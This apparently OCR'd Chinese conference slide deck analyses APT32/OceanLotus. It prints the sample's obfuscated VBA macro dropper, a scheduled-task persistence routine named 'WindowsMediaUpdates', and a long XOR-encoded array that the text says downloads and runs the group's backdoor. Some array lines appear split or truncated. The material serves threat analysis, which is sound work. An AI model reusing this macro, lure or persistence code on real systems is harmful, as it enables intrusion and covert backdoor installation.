


现代“碟中谍”——多国APT组织的杀戮之路

徐智鑫　三零卫士 木星安全实验室 情报分析师

CIS 网络安全创新大会

Cyber Security Innovation Summit

+ + >_ 目录

0 序言

1 APT-32/海莲花 黑客组织

2 TA505 黑客组织

3 蓝宝菇/APT-C-12 黑客组织

PART 00

序言

什么是APT

高级长期威胁（简称：**APT**），又称**高级持续性威胁、先进持续性威胁**等，是指隐匿而持久的电脑入侵过程，通常由某些人员精心策划，针对特定的目标。其通常是出于商业或政治动机，针对特定组织或国家，并要求在长时间内保持高隐蔽性。高级长期威胁包含三个要素：**高级**、**长期**、**威胁**。高级强调的是使用复杂精密的恶意软件及技术以利用系统中的漏洞。长期暗指某个外部力量会持续监控特定目标，并从其获取数据。威胁则指人为参与策划的攻击。

PART 01

APT-32/海莲花

组织背景

组织来源：	疑为越南或越南周边区域
攻击地域：	中国、柬埔寨、老挝、菲律宾、以及其他东南亚国家
攻击目标：	能源、高校、海事、金融、政府、科研


海莲花黑客组织是近些年来频繁针对东南亚地区进行攻击的活跃APT组织之一，自从被友商披露后逐渐进入大家的视野，但该组织的攻击活动并没有因为被披露而进入“睡眠期”，而是一直处于“活跃期”。

海莲花黑客组织是非常灵活的黑客组织，擅长使用开源工具或商业工具并将其定制化开发使其变为私有工具，例如知名的商业木马 Cobalt Strike 和 开源木马 gh0st。

擅于利用多层 shellcode内存加载技术和脚本语言来逃避终端威胁检测。

普通宏文档攻击

该样本宏代码，首先会把硬编码的数据通过Data变量相加，然后通过Base64解码将解码后的vbs代码，释放到msohtml.log，并判断相应的系统位数，把对应的wscript.exe复制windows\SysWOW64\msohtml.exe


安全警告 宏已被禁用。 启用内容


Microsoft® Office

THIS DOCUMENT IS PROTECTED

1 Open the document in Microsoft Office. Previewing online is not available for protected documents.


2 If this document was downloaded from email, please click “Enable Editing” from the yellow bar above.

3 Once you have enable editing, please click “Enable Content” from the yellow bar above.



```
Data = Data + “LDMwNiwyNTcsMjgyLDI3OSwyNTYsMjg1LDI4MywyODIsMzQwLDI5MSwyNzAsMzE2LDI5MiwyNjMsMzA0”
Data = Data + “LDI1OCwyODUsMjkwLDI2OCwyOTEsMjYwLDI2MiwyNzMsMzAxLDMwNywyNTksMzA0LDM0OCwzMTEsMzE4”
Data = Data + “LDI2MiwzMTcsMzA5LDI1OSwzMDQsMjg2LDMwMCwyOTAsMjk0LDI1OSwzMTgsMzQ0LDI3MywyNjIsMjg4”
Data = Data + “LDI5MCwyODYsMjg2LDI3MiwzMTUsMjYyLDMwMCwyNjgsMjg2LDI3NywyODIsMjcwLDI4MywyNzMsMzQ5”
Data = Data + “LDM4MiwyOTEsMjcwLDMxNiwyOTIsMjYzLDMwNCwyNTgsMjg1LDI5MCwyNjgsMjkxLDI2MCwyNjIsMjcz”
Data = Data + “LDMwMSwzMDcsMjU5LDMwNCwzNDAsMzI5LDM0OCwzMTEsMzE4LDI2MiwzMTcsMzA5LDI1OSwzMDQsMjg2”
Data = Data + “LDMwMCwyOTAsMjk0LDI1OSwzMTgsMzQwLDM1MSwzNDAsMjczLDI2MiwyODgsMjkwLDI4NiwyODYsMjcy”
Data = Data + “LDMxNSwyNjIsMzAwLDI2OCwyODYsMjc3LDI4MiwyNzAsMjgzLDI3MywzODIsMzA1LDI4MiwyNzIsMzQw”
Data = Data + “LDMwNiwyNTcsMjgyLDI3OSwyNTYsMjg1LDI4MywyODIsMzgyLDMwNCwyODUsMjgxLDM0OCwzMDIsMjkx”
Data = Data + “LDI4NiwyNzUsMzE2LDMxMiwyNTksMzE2LDI5MywyOTUsMjkyLDMxMSwzNDQsMjYxLDI1OCwyOTAsMjc0”
Data = Data + “LDI1NiwzMTcsMjk0LDI4NywyODMsMjkwLDMwMiwzMTcsMjc0LDMwNiwzNDQsMzE1LDI5NCwyOTEsMjgx”
Data = Data + “LDI4OCwyNzgsMjkxLDMxMywyNzIsMzE0LDI2MiwyNjksMzE3LDI3MiwyNzAsMjg3LDMxMywyNjMsMjY5”
Data = Data + “LDI5MSwyNTYsMzEwLDI4MCwyODksMzgyLDI5NCwyNzcsMjgyLDI3MiwyODMsMjgxLDI4NSwyNzAsMjcz”
Data = Data + “LDM4MiwyNjEsMjU4LDI5MCwyNzQsMjU2LDMxNywyOTQsMjg3LDI4MywyOTAsMzAyLDMxNywyNzQsMzA2”
Data = Data + “LDM0MCwzMjksMzQwLDI5NCwyODIsMjcyLDM4MiwzMTUsMjk0LDI5MSwyODEsMjg4LDI3OCwyOTEsMzEz”
Data = Data + “LDI3MiwzMTQsMjYyLDI2OSwzMTcsMjcyLDI3MCwyODcsMzEzLDI2MywyNjksMjkxLDI1NiwzMTAsMjgw”
Data = Data + “LDI4OSwzNDAsMzI5LDM0OCwyOTQsMjgyLDI3MiwzODIsMzAyLDI5MSwyODYsMjc1LDMxNiwzMTIsMjU5”
Data = Data + “LDMxNiwyOTMsMjk1LDI5MiwzMTEsMzQwLDMyOSwzNDAsMjkxLDI3MCwzMTYsMjkyLDI2MywzMDQsMjU4”
Data = Data + “LDI4NSwyOTAsMjY4LDI5MSwyNjAsMjYyLDI3MywzMDEsMzA3LDI1OSwzMDQsMzQ4LDI2MSwyNTgsMjkw”
Data = Data + “LDI3NCwyNTYsMzE3LDI5NCwyODcsMjgzLDI5MCwzMDIsMzE3LDI3NCwzMDYsMzQ0LDMxNSwyOTQsMjkx”
Data = Data + “LDI4MSwyODgsMjc4LDI5MSwzMTMsMjcyLDMxNCwyNjIsMjY5LDMxNywyNjIsMjcwLDI4NywzMTMsMjYz”
Data = Data + “LDI2OSwyOTEsMjU2LDMxMCwyODAsMjg5LDM0OSk6IGNtZDOiIjogRm9yIGVhY2ggYyBpbiBjczogY21k”
Data = Data + “PWNtZCZDaHIoYyB4b3IgMzcyKTogTmV4dCA6IGNtZD1jbWQmdmJjcmxmOiBFeGVjdXRlKGNtZCk=”


Dim DTPcDKLWrBEXmDJohyq
DTPcDKLWrBEXmDJohyq = JWXZUaRBtyHjzUdZ(Data)
Dim YzYxCoECUjRVpvzrBd As Object
Set YzYxCoECUjRVpvzrBd = CreateObject(“Scripting.FileSystemObject”)
Dim KTCmuIMgBJRYzHlrL As Object
Set KTCmuIMgBJRYzHlrL = YzYxCoECUjRVpvzrBd.CreateTextFile(tgrIRwdsnmuquriMIt)
KTCmuIMgBJRYzHlrL.WriteLine DTPcDKLWrBEXmDJohyq
KTCmuIMgBJRYzHlrL.Close
Set YzYxCoECUjRVpvzrBd = Nothing
Set KTCmuIMgBJRYzHlrL = Nothing
Set OFSO = CreateObject(“Scripting.FileSystemObject”)

Dim wRXfRfhGCxCPW As String
wRXfRfhGCxCPW = Environ(“SYSTEMDRIVE”)
Dim arcPath As String
arcPath = rzfevexNwMGnPWXpK & “\\Windows\\SysWOW64”

If OFSO.FolderExists(arcPath) = True Then
    FileCopy wRXfRfhGCxCPW & “\Windows\SysWOW64\wscript.exe”, rzfevexNwMGnPWXpK & “\msohtml.exe”
Else
    FileCopy wRXfRfhGCxCPW & “\Windows\System32\wscript.exe”, rzfevexNwMGnPWXpK & “\msohtml.exe”
End If
```

普通宏文档攻击

通过复制的msohtml.exe（wcript.exe）执行msohtml.log脚本，并创建计划任务来维持持久化。




```
End Function
Function HLKBVQLJEPWph(gvZwdQOirrfB As String)
    Dim TnbMvyqNwKQlpRBnlKUsWHk, MBrUZCnACSJYjdxmUAnw
    Dim FxrIUmVmgUiWfGXVnAnEPgZ As String
    FxrIUmVmgUiWfGXVnAnEPgZ = Environ("temp")
    TnbMvyqNwKQlpRBnlKUsWHk = FxrIUmVmgUiWfGXVnAnEPgZ & "\msohtml.exe"
    TnbMvyqNwKQlpRBnlKUsWHk = TnbMvyqNwKQlpRBnlKUsWHk & " //E:vbscript /b " & FxrIUmVmgUiWfGXVnAnEPgZ
    TnbMvyqNwKQlpRBnlKUsWHk = TnbMvyqNwKQlpRBnlKUsWHk & "\msohtml.log"

    Dim PdWkQsFOTJJajPBLIcbWkYDN As Object
    Set PdWkQsFOTJJajPBLIcbWkYDN = CreateObject("WScript.Shell")
    PdWkQsFOTJJajPBLIcbWkYDN.RegWrite gvZwdQOirrfB, TnbMvyqNwKQlpRBnlKUsWHk, "REG_SZ"
End Function
Private Sub Document_Open()
    On Error Resume Next
    Dim FxrIUmVmgUiWfGXVnAnEPgZ As String
    FxrIUmVmgUiWfGXVnAnEPgZ = Environ("temp")
```



```
End Function
Function yiBhyERIualWRmBjcsIbCZLq(MBrUZCnACSJYjdxmUAnw As String)
    Const TriggerTypeTime = 1
    Const ActionTypeExec = 0
    Set service = CreateObject("Schedule.Service")
    Call service.Connect
    Dim rootFolder
    Set rootFolder = service.GetFolder("\")
    Dim taskDefinition
    Set taskDefinition = service.NewTask(0)
    Dim principal
    Set principal = taskDefinition.principal
    principal.LogonType = 3
    Dim settings
    Set settings = taskDefinition.settings
    settings.Enabled = True
    settings.StartWhenAvailable = True
    settings.Hidden = False
    Dim triggers
    Set triggers = taskDefinition.triggers
    Dim trigger
    Set trigger = triggers.Create(TriggerTypeTime)
    Dim startTime, endTime
    Dim time
    time = DateAdd("s", 30, Now)
    startTime = XmlTime(time)
    trigger.StartBoundary = startTime
    trigger.Enabled = True
    Dim Repetition
    Set Repetition = trigger.Repetition
    Repetition.Interval = "PT" & "3" & "M"
    Dim Action
    Set Action = taskDefinition.Actions.Create(ActionTypeExec)
    Action.Path = "explorer.exe"
    Action.Arguments = "shell:::{" & MBrUZCnACSJYjdxmUAnw & "}"
    Call rootFolder.RegisterTaskDefinition("WindowsMediaUpdates", taskDefinition, 6, , , 3)
End Function
Function XmlTime(t)
    Dim cSecond, cMinute, CHour, cDay, cMonth, cYear
    Dim tTime, tDate
    cSecond = "0" & Second(t)
```


普通宏文档攻击

msohtml.log脚本会把cs数组里的数据和 372异或解密后并执行。




```
49,382,340,340,340,340,306,283,262,340,318,281,289,284,292,312,311,312,281,316,257,287,318,340,329,340,324,340,288,283,340,289,310,283,257,282,272,348,340,279,263,287,277,273,311,281,30
,280,283,270,340,349,382,340,340,340,340,340,340,340,340,279,263,287,277,273,311,281,307,279,280,283,270,348,318,281,289,284,292,312,311,312,281,316,257,287,318,349,340,329,340,309,263,
48,340,313,285,272,348,340,288,312,311,273,319,270,274,258,272,289,291,313,317,272,293,344,340,318,281,289,284,292,312,311,312,281,316,257,287,318,340,351,340,325,344,340,325,340,349,34
,382,340,340,340,340,314,273,268,256,382,340,340,340,340,272,316,309,307,278,285,279,285,294,314,268,278,269,340,329,340,279,263,287,277,273,311,281,307,279,280,283,270,382,305,282,272,
06,257,282,279,256,285,283,282,382,304,285,281,340,309,304,304,278,261,300,259,316,294,272,319,306,270,382,309,304,304,278,261,300,259,316,294,272,319,306,270,340,329,340,272,316,309,30
,285,279,285,294,314,268,278,269,348,291,279,257,316,301,269,292,270,311,314,283,312,290,316,261,307,309,302,307,269,307,278,349,382,306,257,282,279,256,285,283,282,340,274,272,261,310,
57,309,319,309,282,290,307,304,288,263,312,294,348,340,273,256,319,313,306,280,304,319,306,286,289,258,291,289,268,273,310,285,290,309,312,340,349,382,340,340,340,340,304,285,281,340,31
,286,272,290,285,258,319,272,294,302,262,273,262,310,273,258,313,304,283,319,273,283,305,344,340,285,319,285,256,268,307,284,304,277,261,256,273,274,305,309,318,310,268,257,286,289,316,
40,349,382,340,340,340,340,294,273,304,285,281,340,285,319,285,256,268,307,284,304,277,261,256,273,274,305,309,318,310,268,257,286,289,316,348,340,312,273,282,348,340,273,256,319,313,30
,304,319,306,286,289,258,291,289,268,273,310,285,290,309,312,340,349,340,345,340,325,340,349,382,340,340,340,340,306,283,262,340,314,282,286,272,290,285,258,319,272,294,302,262,273,262,
73,258,313,304,283,319,273,283,305,340,329,340,324,340,288,283,340,289,310,283,257,282,272,348,340,285,319,285,256,268,307,284,304,277,261,256,273,274,305,309,318,310,268,257,286,289,31
,349,382,340,340,340,340,340,340,340,340,285,319,285,256,268,307,284,304,277,261,256,273,274,305,309,318,310,268,257,286,289,316,348,314,282,286,272,290,285,258,319,272,294,302,262,273,
10,273,258,313,304,283,319,273,283,305,349,340,329,340,309,263,279,348,340,313,285,272,348,340,273,256,319,313,306,280,304,319,306,286,289,258,291,289,268,273,310,285,290,309,312,344,34
,282,286,272,290,285,258,319,272,294,302,262,273,262,310,273,258,313,304,283,319,273,283,305,340,351,340,325,344,340,325,340,349,340,349,382,340,340,340,340,314,273,268,256,382,340,340,
40,274,272,261,310,262,257,309,319,309,282,290,307,304,288,263,312,294,340,329,340,285,319,285,256,268,307,284,304,277,261,256,273,274,305,309,318,310,268,257,286,289,316,382,305,282,27
,306,257,282,279,256,285,283,282,382,304,285,281,340,301,313,317,286,315,260,316,268,289,260,259,280,278,256,317,262,285,282,382,279,263,329,309,262,262,277,269,348,325,320,327,344,325,
20,344,326,326,320,344,325,327,327,344,325,323,332,344,325,323,332,344,325,323,321,344,325,323,332,344,326,326,320,344,325,320,322,344,325,322,321,344,325,323,333,344,325,332,325,344,32
,327,344,325,322,321,344,326,326,320,344,325,320,326,344,325,322,321,344,325,332,320,344,325,332,324,344,326,326,320,344,326,321,324,344,326,326,320,344,325,323,333,344,325,322,321,344,
32,324,344,326,326,320,344,325,326,333,344,325,327,327,344,325,327,327,344,325,321,324,344,325,322,333,344,325,323,332,344,325,326,333,344,325,322,321,344,325,322,332,344,325,327,327,34
,323,333,344,325,321,320,344,325,327,325,344,325,327,323,344,325,332,326,344,325,332,321,344,325,320,333,344,325,320,322,344,325,320,333,344,325,321,324,344,325,322,320,344,325,322,325,
25,322,322,344,325,320,324,344,326,326,320,344,326,321,327,344,326,326,320,344,325,327,321,344,325,322,321,344,325,332,324,344,325,320,327,344,325,322,326,344,325,323,324,344,325,322,32
,325,322,327,344,325,332,324,344,326,327,326,344,326,326,322,344,325,323,333,344,325,322,327,344,325,323,332,344,325,322,333,344,325,323,322,344,325,332,324,344,326,321,324,344,325,322,
44,325,332,324,344,325,332,324,344,325,323,322,344,325,323,333,344,326,321,324,344,326,327,333,344,326,327,333,344,325,322,326,344,325,322,321,344,325,332,324,344,325,322,325,344,326,32
,344,325,323,321,344,325,322,322,344,325,322,322,344,325,322,333,344,325,322,327,344,325,323,321,344,325,323,322,344,325,322,321,344,325,322,320,344,325,322,333,344,325,322,325,344,326,
32,344,325,322,327,344,325,323,321,344,325,323,327,344,325,323,327,344,326,327,333,344,325,322,320,344,325,323,332,344,326,327,333,344,325,323,327,344,325,323,333,344,325,322,323,344,326,327,332,344,32
,323,344,325,322,333,344,325,322,322,344,326,326,322,344,326,327,327,349,334,340,279,281,272,329,342,342,334,340,306,283,262,340,273,277,279,284,340,279,340,285,282,340,279,263,334,340,
81,272,329,279,281,272,338,311,284,262,348,279,340,268,283,262,340,325,333,326,349,334,340,314,273,268,256,340,334,340,279,281,272,329,279,281,272,338,258,278,279,262,280,274,334,340,30
,273,279,257,256,273,348,279,281,272,349,382,301,313,317,286,315,260,316,268,289,260,259,280,278,256,317,262,285,282,340,329,340,274,272,261,310,262,257,309,319,309,282,290,307,304,288,
12,294,348,274,304,311,318,307,294,282,260,313,310,310,290,301,290,291,310,295,314,349,382,306,257,282,279,256,285,283,282,340,291,270,316,292,263,304,258,285,290,268,291,260,262,273,30
,259,304,348,311,318,262,317,309,259,304,286,300,290,294,259,318,344,273,262,288,290,286,286,272,315,262,300,268,286,277,282,270,283,273,349,382,291,270,316,292,263,304,258,285,290,268,
60,262,273,301,307,259,304,340,329,340,311,318,262,317,309,259,304,286,300,290,294,259,318,340,351,340,273,262,288,290,286,286,272,315,262,300,268,286,277,282,270,283,273,382,305,282,27
,306,257,282,279,256,285,283,282,382,304,285,281,340,302,291,286,275,316,312,259,316,293,295,292,311,344,261,258,290,274,256,317,294,287,283,290,302,317,274,306,344,315,294,291,281,288,
91,313,272,314,262,269,317,272,270,287,313,263,269,291,256,310,280,289,382,294,277,282,272,283,281,285,270,273,382,261,258,290,274,256,317,294,287,283,290,302,317,274,306,340,329,340,29
,272,382,315,294,291,281,288,278,291,313,272,314,262,269,317,272,270,287,313,263,269,291,256,310,280,289,340,329,340,294,282,272,382,302,291,286,275,316,312,259,316,293,295,292,311,340,
40,291,270,316,292,263,304,258,285,290,268,291,260,262,273,301,307,259,304,340,261,258,290,274,256,317,294,287,283,290,302,317,274,306,344,315,294,291,281,288,278,291,313,272,314,262,26
,272,270,287,313,263,269,291,256,310,280,289,349): cmd="": For each c in cs: cmd=cmd&Chr(c xor 372): Next : cmd=cmd&vbcrlf: Execute(cmd)
```

解密后的脚本如图，该脚本的作用是下载指定网址中的海莲花后门并执行，下载地址则是由cs数组里的数据和192异或解密得到。



